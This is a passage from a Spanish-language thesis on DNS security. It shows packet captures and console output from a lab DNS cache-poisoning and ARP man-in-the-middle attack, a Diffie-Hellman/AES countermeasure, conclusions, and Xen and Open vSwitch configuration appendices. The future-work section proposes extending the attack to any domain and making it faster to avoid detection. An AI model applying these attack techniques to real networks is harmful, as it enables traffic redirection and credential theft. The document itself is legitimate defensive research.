Cypher:          DPF        /  6
www 8KYQ+0RQmM1G3PSDL8HzNg==
IV:  ae16ac89ca96e27b
PLAINTEXT:  google.com,,,,,,
encrypted is:  216.58.217.14aaa
real ip:  216.58.217.14
PING google.com (216.58.217.14) 56(84) bytes of data
```

El código 5.16 muestra la salida del servidor *RNS*. Se debe ejecutar en la línea de comandos `python server.py` y se imprimen las variables definidas.

Código 5.16: Salida desde el servidor (*RNS*).

```
.('Connected from: ', '192.168.10.5')
MD5:  a288bc9bade254eec00a95a68e8516eb
Cypher:          DPF        /  6
www 8KYQ+0RQmM1G3PSDL8HzNg==
IV:  ae16ac89ca96e27b
PLAINTEXT:  google.com,,,,,,

Sent 1 packets.
google.com  queried
real ip is:  216.58.217.14
ip es :  216.58.217.14aaa
protegida
```

El código 5.17 muestra la salida de la máquina atacante (*attackerMITM*). Se ejecuta en la línea los programas del ataque de envenenamiento de la memoria ARP y del envenenamiento del DNS.

Código 5.17: Salida desde la máquina del atacante (*attackerMITM*).

```
('Este es el dominio solicitado', 'google.com.')
DNS cache spoofed succeed
('Este es el dominio solicitado', 'google.com.')
```

El código 5.18 muestra la salida de la ejecución de Tshark en *raul*. En la primera línea se observa que el servidor *RNS* contesta con la dirección IP apócrifa a la máquina víctima *raul*, ya que esta solicitud se realiza por medio del puerto 53, sin embargo el código usado para prevenir el ataque antes planteado funciona usando el puerto 3000.

Código 5.18: Salida desde la máquina víctima (*raul*).

```
    1 0.000000000 192.168.10.10     192.168.10.5 DNS 368 Standard query response 0x0000 A \
        google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
        ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
```

El código 5.19 muestra la salida de la ejecución de Tshark en el servidor *RNS*. A continuación se describe cada una de las líneas de salida:

1. El servidor *RNS* realiza una consulta al servidor DNS raíz D de tipo NS.
2. El servidor *RNS* realiza una consulta al servidor DNS raíz D de tipo A, solicitando el dominio *google.com*.
3. El servidor DNS raíz D responde a la consulta de tipo A con los servidores DNS TLD (*Top Level Domain*) en donde puede estar alojado el dominio *google.com*.

4. El servidor DNS raíz D responde la consulta de tipo NS al servidor *RNS*.
5. El servidor *RNS* solicita al servidor DNS TLD una consulta de tipo A para conocer en dónde está alojado el dominio *google.com*.
6. El servidor TLD responde al servidor *RNS* con los servidores autoritativos en donde puede estar el dominio *google.com*.
7. El servidor *RNS* solicita al servidor autoritativo (216.239.32.10) la dirección IP en donde está alojado el dominio *google.com*.
8. El servidor autoritativo le responde al servidor *RNS* el direccionamiento IP correspondiente a *google.com*.
9. El servidor *RNS* le responde a la máquina víctima *raul* la información que solicitó correspondiente al dominio *google.com*.

Código 5.19: Salida desde el servidor (*RNS*).

```
1 0.000000000 192.168.10.10     199.7.91.13  DNS 70 Standard query 0x8a84 NS <Root> OPT
2 0.000023366 192.168.10.10     199.7.91.13  DNS 81 Standard query 0x20f9 A google.com \
    OPT
3 0.060512057  199.7.91.13     192.168.10.10 DNS 305 Standard query response 0x20f9 A \
    google.com NS a.gtld-servers.net NS b.gtld-servers.net NS c.gtld-servers.net NS d.\
    gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net \
    NS h.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.\
    net NS l.gtld-servers.net NS m.gtld-servers.net OPT
4 0.060542913  199.7.91.13     192.168.10.10 DNS 70 Standard query response 0x8a84 NS <\
    Root> OPT
5 0.180671533 192.168.10.10     192.35.51.30 DNS 81 Standard query 0x88ce A google.com \
    OPT
6 0.240279103 192.35.51.30     192.168.10.10 DNS 551 Standard query response 0x88ce A \
    google.com NS ns2.google.com NS ns1.google.com NS ns3.google.com NS ns4.google.com \
    NSEC3 RRSIG NSEC3 AAAA 2001:4860:4802:34::a A 216.239.34.10 OPT
7 0.361658064 192.168.10.10     216.239.32.10 DNS 81 Standard query 0x696d A google.com \
    OPT
8 0.407678185 216.239.32.10     192.168.10.10 DNS 97 Standard query response 0x696d A \
    google.com A 216.58.217.14 OPT
9 0.408113613 192.168.10.10     192.168.10.5 DNS 334 Standard query response 0x0000 A \
    google.com A 216.58.217.14 NS ns4.google.com NS ns2.google.com NS ns1.google.com NS \
    ns3.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
    2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
    2001:4860:4802:38::a
```

El código 5.20 muestra la salida de la ejecución de Tshark en la máquina *attackerMITM*. A continuación se describe cada una de las líneas de salida:

1. El servidor *RNS* le envía a la máquina víctima *raul* el direccionamiento IP correspondiente al dominio *google.com*.
2. El servidor *RNS* le envía a la máquina víctima *raul* el direccionamiento IP apócrifo correspondiente al dominio *google.com*.

Código 5.20: Salida desde la máquina del atacante (*attackerMITM*).

```
1 0.000000000 192.168.10.10     192.168.10.5 DNS 334 Standard query response 0x0000 A \
    google.com A 216.58.217.14 NS ns2.google.com NS ns1.google.com NS ns4.google.com NS \
    ns3.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
    2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
    2001:4860:4802:38::a
2 0.027148322 192.168.10.10     192.168.10.5 DNS 368 Standard query response 0x0000 A \
    google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
    ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
```

Capítulo 6

Conclusiones

6.1. Conclusiones generales

El sistema de nombres de dominio (DNS) es una parte esencial para el funcionamiento de Internet, ya que sin este sistema se tendría que acceder a los sitios web por dirección IP y no por un nombre de dominio. Sin embargo, este sistema es uno de los más atacados ya que, de ser vulnerado, un atacante podría obtener datos personales que puede usar para su beneficio. En el capítulo 5 se mostró que el ataque de envenenamiento de memoria caché se puede realizar mediante un *script* en Python desde la máquina física *luis*. Incluso, aún después de haberse ejecutado el *script*, el ataque sigue funcionando, ya que la memoria caché almacena la dirección IP apócrifa por un período de 3 días. De esta forma, cuando algún *host* tenga definido como DNS local al servidor *RNS* (ya atacado), y realice una petición a algún dominio, el *host* será dirigido a la dirección IP apócrifa.

El ataque de tipo *man in the middle* tiene el mismo efecto que el ataque de envenenamiento de la memoria caché, sin embargo una vez que el ataque de hombre en medio se retira, el ataque ya no funciona, ya que en este no se almacena una dirección IP apócrifa en la memoria caché del servidor local *RNS*.

Para el ataque *man in the middle* se propuso una contra medida mediante el intercambio de llaves Diffie-Hellman y el algoritmo de cifrado AES para cifrar el dominio solicitado del cliente *raul* al servidor *RNS*. De esta forma si un atacante escucha la comunicación entre el cliente y el servidor, este no podría saber el dominio que solicita debido a que la información va cifrada. Se demostró que la propuesta planteada funciona para prevenir un ataque de *man in the middle*.

Los dos ataques implementados se enfocan en servidores DNS locales (como el servidor *RNS*), es decir, para servidores que fungen como primer recurso de búsqueda de dominios dentro de una red local. Este tipo de servidores usualmente no conocen las direcciones IP en donde están alojados los dominios, por lo que buscan en otros servidores DNS de Internet las direcciones IP de los dominios. Una vez que el servidor DNS local tiene la dirección IP del dominio solicitado la almacena en su memoria caché, y si algún host pregunta por este dominio el servidor local contesta rápidamente con la dirección IP.

6.2. Verificación de la hipótesis

De acuerdo a la hipótesis presentada en la sección 1.2:

El intercambio de llaves Diffie-Hellman junto con el cifrado AES puede prevenir un ataque man in the middle.

Con base en la hipótesis se puede concluir que el intercambio de llaves Diffie-Hellman funciona adecuadamente para el propósito de esta tesis. A pesar de que las llaves públicas se comparten por un canal inseguro, conocer la llave compartida entre el cliente y el servidor es bastante difícil, ya que para un atacante el cálculo de esta llave representa un problema

matemático que no es posible resolver en tiempo polinomial. En el Capítulo 4 y 5 se mostró cómo el intercambio de llaves y el cifrado con el algoritmo AES basta para que un atacante no pueda conocer el dominio solicitado, y de esta manera no pueda crear un paquete DNS falso.

También se mostró que el algoritmo AES funciona adecuadamente en la contra medida del ataque de hombre en el medio, ya que una vez que el cliente y el servidor tienen la llave compartida, se puede cifrar el dominio que se solicita en tiempo lineal, permitiendo que el proceso desde el servidor local *RNS* hacia los servidores DNS de Internet se realice sin retardos y de acuerdo al proceso establecido.

6.3. Perspectivas de la investigación

Como trabajo futuro se propone extender el ataque para cualquier dominio de Internet, no solo para el utilizado en esta tesis (*google.com*). También se propone implementar el envenenamiento de DNS haciendo uso de un lenguaje como C para que la ejecución del ataque sea más rápido, y así evitar que el cliente pueda sospechar por el tiempo que toma el ataque en el lenguaje Python.

Apéndice A

Instalación y creación de máquinas virtuales

La instalación se hizo sobre el Sistema Operativo Debian 9.

Código A.1: Instalación de utilerías Unix en la máquina física *luis*.

```
apt install bind9
apt-get install xen-linux-system-amd64
apt-get install xen-tools
apt-get install bridge-utils
apt-get install tshark
apt install python-pip
pip install scapy
pip install NetfilterQueue
apt-get install telnetd
```

Código A.2: Archivos de configuración XEN: xl.conf en la máquina física *luis*.

```
/etc/xen/xl.conf
    ## Global XL config file ##

    # Control whether dom0 is ballooned down when xen doesn't have enough
    # free memory to create a domain.  "auto" means only balloon if dom0
    # starts with all the host's memory.
    #autoballoon="auto"

    # full path of the lockfile used by xl during domain creation
    #lockfile="/var/lock/xl"

    # default output format used by "xl list -l"
    #output_format="json"

    # first block device to be used for temporary VM disk mounts
    #blkdev_start="xvda"

    # default option to run hotplug scripts from xl
    # if disabled the old behaviour will be used, and hotplug scripts will be
    # launched by udev.
    #run_hotplug_scripts=1

    # default backend domain to connect guest vifs to.  This can be any
    # valid domain identifier.
    #vif.default.backend="0"

    # default gateway device to use with vif-route hotplug script
    #vif.default.gatewaydev="eth0"

    # default vif script to use if none is specified in the guest config
    vif.default.script="vif-openvswitch"
```

```
    # default bridge device to use with vif-bridge hotplug scripts

    vif.default.bridge="mybridge"

    # Reserve a claim of memory when launching a guest. This guarantees immediate
    # feedback whether the guest can be launched due to memory exhaustion
    # (which can take a long time to find out if launching huge guests).
    # see xl.conf(5) for details.
    #claim_mode=1

    # Specify global vcpu hard affinity masks. See xl.conf(5) for details.
    #vm.cpumask="0-7"
    #vm.pv.cpumask="0-3"
    #vm.hvm.cpumask="3-7"
```

Código A.3: Archivo de configuración XEN: xen-tools.conf en la máquina física *luis*.

```
/etc/xen-tools/xen-tools.conf
    ##
    #  /etc/xen-tools/xen-tools.conf
    ##
    #
    #  This is the global configuration file for the scripts included
    # within the xen-tools package.
    #
    #  For more details please see:
    #
    #        https://xen-tools.org/
    #
    ##


    ##
    #
    # File Format
    # -----------
    #
    #  Anything following a '#' character is ignored as a comment.
    #
    #  Otherwise the format of this file "key = value".  The value of
    # any keys in this file may be constructed via the output of a command.
    #
    #  For example:
    #
    #         kernel = /boot/vmlinuz-`uname -r`
    #
    ##



    #
    ##
    #  Output directory for storing loopback images.
    #
    #  If you choose to use loopback images, which are simple to manage but
    # slower than LVM partitions, then specify a directory here and uncomment
    # the line.
    #
    #  New instances will be stored in subdirectories named after their
    # hostnames.
    #
    ##
    # dir = /home/xen
    #

    #
    ##
    #
    # If you don't wish to use loopback images then you may specify an
    # LVM volume group here instead
```

```
#
##
lvm = vg0
fs = ext4
passwd = 1
serial_device = hvc0
disk_device = xvda

#
##
#
#  Installation method.
#
#  There are four distinct methods which you may to install a new copy
# of Linux to use in your Xen guest domain:
#
#   - Installation via the debootstrap command.
#   - Installation via the rpmstrap command.
#   - Installation via the rinse command.
#   - Installation by copying a directory containing a previous installation.
#   - Installation by untarring a previously archived image.
#
#  NOTE That if you use the "untar", or "copy" options you should ensure
# that the image you're left with matches the 'dist' setting later in
# this file.
#
#
##
#
#
# install-method = [ debootstrap | rinse | rpmstrap | copy | tar ]
#
#
install-method = debootstrap

#
# If you're using the "copy", or "tar" installation methods you must
# need to specify the source location to copy from, or the source
# .tar file to unpack.
#
# You may specify that with a line such as:
#
# install-source = /path/to/copy
# install-source = /some/path/img.tar
#
#

#
##
#  Command definitions.
##
#
# The "rinse", and "rpmstrap" commands are hardwired into
# the script, but if you wish to modify the commands which are executed
# when installing new systems by a "copy", "debootstrap", or "tar" method
# you can do so here:
#
# (This allows you to install from a .tar.bz file, rather than a plain
# tar file, use cdebootstrap, etc.)
#
# install-method = copy:
# copy-cmd = /bin/cp -a $src/* $dest
#
# install-method = debootstrap:
# debootstrap-cmd = /usr/sbin/debootstrap
#
# install-method = tar:
# tar-cmd  = /bin/tar --numeric-owner -xvf $src
#
#
```

```
#
##
#  Disk and Sizing options.
##
#
size   = 4G       # Root disk, suffix (G, M, k) required
memory = 256M     # Suffix (G, M, k) required
#maxmem = 2G      # Suffix (G, M, k) optional
swap   = 512M     # Suffix (G, M, k) required
# noswap = 1      # Don't use swap at all for new systems.
fs     = ext4     # Default file system for any disk
dist   = `xt-guess-suite-and-mirror --suite`
                  # Default distribution is determined by Dom0's distribution
image  = sparse   # Specify sparse vs. full disk images (file based images only)

#
#  See the README for currently supported and tested distributions. You can
# either find it in the root directory of the unpacked source or, on Debian
# and Ubuntu based systems, in /usr/share/doc/xen-tools/README.gz
#



##
# Networking setup values.
##

#
# Uncomment and adjust these network settings if you wish to give your
# new instances static IP addresses.
#
# gateway    = 192.168.1.1
# netmask    = 255.255.255.0
# broadcast  = 192.168.1.255
#
# Uncomment this if you wish the images to use DHCP
#
# dhcp = 1

#
# Uncomment and adjust this setting if you wish to give your new
# instances a specific nameserver.
#
# By default, nameserver is not set, and Dom0's /etc/resolv.conf will
# be copied to guest.
#
# nameserver = 192.168.1.1
#

#
# Setup bridge name for host vif. Useful if you use bridged networking
# for guests.
#
# bridge = xendmz
#

##
# Misc options
##

#
# Uncomment the following line if you wish to disable the caching
# of downloaded .deb files when using debootstrap to install images.
#
# cache = no
#

#
# The default cachedir is, /var/cache/apt/archives/, however if it
```

```
# does not exist it will default to /var/cache/xen-tools/archives/
# Uncomment the line below to set it to something else.
#
# cachedir = /var/cache/xen-tools/archives/
#

#
# Uncomment the following line if you wish not to generate a new root
# password for the new guest.
#
# genpass = 0
#

#
# You can also change the password length by uncommenting and
# changing the line below
#
# genpass_len = 8
#

#
# You can yet change the hashing method to encrypt the generated
# password by changing the line below.
# Valid values : md5, sha256 and sha512.
#
# hash_method = sha256
#

#
# Uncomment the following line if you wish to interactively setup a
# new root password for images.
#
# passwd = 1
#

#
# If you'd like all accounts on your host system which are not present
# on the guest system to be copied over then uncomment the following line.
#
# accounts = 1
#

#
# Default kernel and ramdisk to use for the virtual servers
#
kernel = /boot/vmlinuz-`uname -r`
initrd = /boot/initrd.img-`uname -r`

#
# Uncomment the following line if you wish to use pygrub by default
# for all distributions.
#
# pygrub = 1
#

#
#  The architecture to use when using debootstrap, rinse, or rpmstrap.
#
#  This is most useful on 64 bit host machines, for other systems it
# doesn't need to be used.
#
# arch = [i386|amd64]
#

#
# Use the mirror configured on the DomU as default mirror
#
# mirror = `xt-guess-suite-and-mirror --mirror`

# If this is defined it will be used by debootstrap, and configured as the
# proxy for the guest
```

```
#
# apt_proxy =

#
#  Filesystem options for the different filesystems we support.
#
ext4_options     = noatime,nodiratime,errors=remount-ro
ext3_options     = noatime,nodiratime,errors=remount-ro
ext2_options     = noatime,nodiratime,errors=remount-ro
xfs_options      = defaults
reiserfs_options = defaults
btrfs_options    = defaults

#
#  Uncomment if you wish newly created images to boot once they've been
# created.
#
# boot = 1


#
#  If you're using the lenny or later version of the Xen guest kernel you will
# need to make sure that you use 'hvc0' for the guest serial device,
# and 'xvdX' instead of 'sdX' for disk devices.
#
#  You may specify the things to use here:
#
# serial_device = hvc0 #default
# serial_device = tty1
#
# disk_device = xvda #default
# disk_device = sda
#


#
#  Here we specify the output directory which the Xen configuration
# files will be written to, and the suffix to give them.
#
#  Historically xen-tools have created configuration files in /etc/xen,
# and given each file the name $hostname.cfg.  If you want to change
# that behaviour you may do so here.
#
#
# output    = /etc/xen
# extension = .cfg
#

#
#  Here you can control weather your dom0's /etc/hosts file should be
# appended with the new guest, and also if your dom0's /etc/hosts file
# should be copied to the new guest.
#
#  Change the following options to 1 to set them
# nohosts - don't touch the dom0's /etc/hosts file
# copyhosts - copy the dom0's /etc/hosts to the guest
#
#  by default new guests ARE added to the dom0's /etc/hosts file
# nohosts = 0 # default
#
#  by default the dom0's /etc/hosts IS NOT copied
# copyhosts = 0 # default
#
```

Código A.4: Archivo de configuración: interfaces en la máquina física *luis*.

```
/etc/network/interfaces
    # This file describes the network interfaces available on your system
    # and how to activate them. For more information, see interfaces(5).
```

```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eno1
#auto eno1
iface eno1 inet dhcp
# This is an autoconfigured IPv6 interface
iface eno1 inet6 auto
```

Código A.5: Salida del comando vgdisplay en la máquina física *luis*.

```
--- Volume group ---
VG Name               vg0
System ID
Format                lvm2
Metadata Areas        1
Metadata Sequence No  33
VG Access             read/write
VG Status             resizable
MAX LV                0
Cur LV                12
Open LV               2
Max PV                0
Cur PV                1
Act PV                1
VG Size               365.18 GiB
PE Size               4.00 MiB
Total PE              93485
Alloc PE / Size       9984 / 39.00 GiB
Free  PE / Size       83501 / 326.18 GiB
VG UUID               RuCahd-3yNw-lHe6-UQvx-Epxh-aSsR-TMha4M
```

Código A.6: Salida del comando lvdisplay en la máquina física *luis*.

```
--- Logical volume ---
LV Path                /dev/vg0/raul-swap
LV Name                raul-swap
VG Name                vg0
LV UUID                zvi21x-VW9v-8Sbc-TZQU-sbhB-AJLl-55cB5c
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 18:40:55 -0600
LV Status              available
# open                 0
LV Size                512.00 MiB
Current LE             128
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:0

--- Logical volume ---
LV Path                /dev/vg0/raul-disk
LV Name                raul-disk
VG Name                vg0
LV UUID                WMctgH-zXrW-4yYI-jFMs-0NhY-e0LP-ScPaSg
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 18:40:55 -0600
LV Status              available
# open                 0
LV Size                8.00 GiB
Current LE             2048
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
```

```
Block device           254:1

--- Logical volume ---
LV Path                /dev/vg0/jahel-swap
LV Name                jahel-swap
VG Name                vg0
LV UUID                ZPNTFW-tzU9-yuQ1-0z9N-ewTS-HgXk-K8Lrfr
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 18:57:16 -0600
LV Status              available
# open                 0
LV Size                512.00 MiB
Current LE             128
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:2

--- Logical volume ---
LV Path                /dev/vg0/jahel-disk
LV Name                jahel-disk
VG Name                vg0
LV UUID                wJO9Gg-SuUK-lFDc-QGNG-B81M-8C9g-uFLNwa
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 18:57:16 -0600
LV Status              available
# open                 0
LV Size                8.00 GiB
Current LE             2048
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:3

--- Logical volume ---
LV Path                /dev/vg0/raul-swap
LV Name                raul-swap
VG Name                vg0
LV UUID                poxzGL-TKSx-T5aA-A1JB-dhG6-CHN7-FSAtr7
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 19:06:15 -0600
LV Status              available
# open                 0
LV Size                512.00 MiB
Current LE             128
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:4

--- Logical volume ---
LV Path                /dev/vg0/raul-disk
LV Name                raul-disk
VG Name                vg0
LV UUID                5NSzZW-MvGL-74iY-ebI2-QN1k-KTez-JgCj0T
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 19:06:16 -0600
LV Status              available
# open                 0
LV Size                8.00 GiB
Current LE             2048
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:5

--- Logical volume ---
```

```
LV Path                /dev/vg0/ANS-swap
LV Name                ANS-swap
VG Name                vg0
LV UUID                QsrwdJ-xLjQ-qVyW-wlpR-nJwq-X1nQ-Pg8nZd
LV Write Access        read/write
LV Creation host, time luis, 2020-04-24 00:54:40 -0500
LV Status              available
# open                 0
LV Size                512.00 MiB
Current LE             128
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:6

--- Logical volume ---
LV Path                /dev/vg0/ANS-disk
LV Name                ANS-disk
VG Name                vg0
LV UUID                xHDUtz-7vht-9YXj-RYP9-zl7g-yfai-WfdD20
LV Write Access        read/write
LV Creation host, time luis, 2020-04-24 00:54:41 -0500
LV Status              available
# open                 0
LV Size                4.00 GiB
Current LE             1024
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:7

--- Logical volume ---
LV Path                /dev/vg0/DNS-swap
LV Name                DNS-swap
VG Name                vg0
LV UUID                KOpu6n-rAUG-2Cg4-jT4H-hHRo-h4g1-5t630Q
LV Write Access        read/write
LV Creation host, time luis, 2020-05-16 23:52:53 -0500
LV Status              available
# open                 0
LV Size                512.00 MiB
Current LE             128
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:8

--- Logical volume ---
LV Path                /dev/vg0/DNS-disk
LV Name                DNS-disk
VG Name                vg0
LV UUID                m7QffK-o0c5-WaYg-qBVZ-L5zs-9M9C-sQwHHt
LV Write Access        read/write
LV Creation host, time luis, 2020-05-16 23:52:54 -0500
LV Status              available
# open                 0
LV Size                4.00 GiB
Current LE             1024
Segments               1
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           254:9
```

Apéndice B

Configuración de SDN

Código B.1: Salida del comando ovs-appctl bridge/dump-flows OVSbr1 en la máquina física *luis*.

```
NXST_FLOW reply (xid=0x4):
cookie=0x0, duration=6716.737s, table=0, n_packets=0, n_bytes=0, idle_age=6716, in_port=1 \
    actions=LOCAL
cookie=0x0, duration=6716.728s, table=0, n_packets=0, n_bytes=0, idle_age=6716, in_port=\
    LOCAL actions=output:1
```

Código B.2: Salida del comando ovs-appctl fdb/show OVSbr1 en la máquina física *luis*.

```
 port  VLAN  MAC                Age
    3     0  00:16:3e:e6:c7:83   59
LOCAL     0  ee:d3:d0:8d:d9:47   59
    1     0  00:16:3e:b6:4b:ca    0
    2     0  00:16:3e:b3:15:49    0
```

Código B.3: Salida del comando ovs-ofctl show OVSbr1 en la máquina física *luis*.

```
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000eed3d08dd947
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
    mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
 1(vif3.0): addr:fe:ff:ff:ff:ff:ff
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
 2(vif4.0): addr:fe:ff:ff:ff:ff:ff
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
 3(vif5.0): addr:fe:ff:ff:ff:ff:ff
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
 LOCAL(OVSbr1): addr:ee:d3:d0:8d:d9:47
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
```

Código B.4: Salida del comando ovs-appctl bridge/dump-flows OVSbr2 en la máquina física *luis*.

```
NXST_FLOW reply (xid=0x4):
 cookie=0x0, duration=6721.793s, table=0, n_packets=0, n_bytes=0, idle_age=6721, in_port=1 \
     actions=LOCAL
 cookie=0x0, duration=6721.783s, table=0, n_packets=0, n_bytes=0, idle_age=6721, in_port=\
     LOCAL actions=output:1
```

Código B.5: Salida del comando ovs-appctl fdb/show OVSbr2 en la máquina física *luis*.

```
 port  VLAN  MAC                Age
    2     0  00:16:3e:3e:38:84  117
LOCAL     0  f2:d7:06:af:66:46  117
```

Código B.6: Salida del comando ovs-ofctl show OVSbr2 en la máquina física *luis*.

```
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000f2d706af6646
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
    mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
 1(vif1.0): addr:fe:ff:ff:ff:ff:ff
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
 2(vif6.0): addr:fe:ff:ff:ff:ff:ff
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
 LOCAL(OVSbr2): addr:f2:d7:06:af:66:46
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
```

Código B.7: Salida del comando ovs-appctl bridge/dump-flows OVSbr3 en la máquina física *luis*.

```
NXST_FLOW reply (xid=0x4):
 cookie=0x0, duration=6728.263s, table=0, n_packets=0, n_bytes=0, idle_age=6728, in_port=1 \
     actions=LOCAL
 cookie=0x0, duration=6728.254s, table=0, n_packets=0, n_bytes=0, idle_age=6728, in_port=\
     LOCAL actions=output:1
```

Código B.8: Salida del comando ovs-appctl fdb/show OVSbr3 en la máquina física *luis*.

```
 port  VLAN  MAC                Age
LOCAL     0  32:17:69:e8:68:44   12
    2     0  00:16:3e:cf:26:1a    1
```

Código B.9: Salida del comando ovs-ofctl show OVSbr3 en la máquina física *luis*.

```
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000321769e86844
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
    mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
 2(vif8.0): addr:fe:ff:ff:ff:ff:ff
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
 LOCAL(OVSbr3): addr:32:17:69:e8:68:44
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
```

Código B.10: Salida del comando ovs-appctl bridge/dump-flows EXTbr en la máquina física *luis*.

```
NXST_FLOW reply (xid=0x4):
```

Código B.11: Salida del comando ovs-appctl fdb/show EXTbr en la máquina física *luis*.

```
 port  VLAN  MAC                Age
    1     0  0c:cb:85:f1:de:91   92
    1     0  d0:73:d5:5d:01:11   23
LOCAL     0  44:1e:a1:dd:71:a9    4
    1     0  d8:7d:7f:11:e0:36    1
    1     0  1c:43:63:5c:03:77    1
```

Código B.12: Salida del comando ovs-ofctl show EXTbr en la máquina física *luis*.

```
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000441ea1dd71a9
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
    mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
 1(eno1): addr:44:1e:a1:dd:71:a9
     config:     0
     state:      0
     current:    100MB-FD AUTO_NEG
     advertised: 10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG AUTO_PAUSE \
         AUTO_PAUSE_ASYM
     supported:  10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG
     speed: 100 Mbps now, 100 Mbps max
 LOCAL(EXTbr): addr:44:1e:a1:dd:71:a9
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000441ea1dd71a9
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
    mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
 1(eno1): addr:44:1e:a1:dd:71:a9
     config:     0
     state:      0
     current:    100MB-FD AUTO_NEG
     advertised: 10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG AUTO_PAUSE \
         AUTO_PAUSE_ASYM
     supported:  10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG
     speed: 100 Mbps now, 100 Mbps max
 LOCAL(EXTbr): addr:44:1e:a1:dd:71:a9
     config:     0
     state:      0
     speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
```

Apéndice C

Switches Virtuales Open vSwitch

```
#!/bin/bash
ifconfig EXTbr up
ifconfig eno1 0
ifconfig EXTbr 170.10.40.199 up
route add default gw 170.10.40.200 EXTbr
ifconfig OVSbr1 192.168.10.1/24 up
ifconfig OVSbr2 192.168.20.1/24 up
ifconfig OVSbr3 192.168.30.1/24 up
ovs-ofctl add-flow OVSbr1 "in_port=1, actions=LOCAL"
ovs-ofctl add-flow OVSbr1 "in_port=LOCAL, actions=output:1"
ovs-ofctl add-flow OVSbr2 "in_port=1, actions=LOCAL"
ovs-ofctl add-flow OVSbr2 "in_port=LOCAL, actions=output:1"
ovs-ofctl add-flow OVSbr3 "in_port=1, actions=LOCAL"
ovs-ofctl add-flow OVSbr3 "in_port=LOCAL, actions=output:1"
ovs-vsctl set-controller OVSbr1 tcp:127.0.0.1:6653 ptcp:6634:127.0.0.1
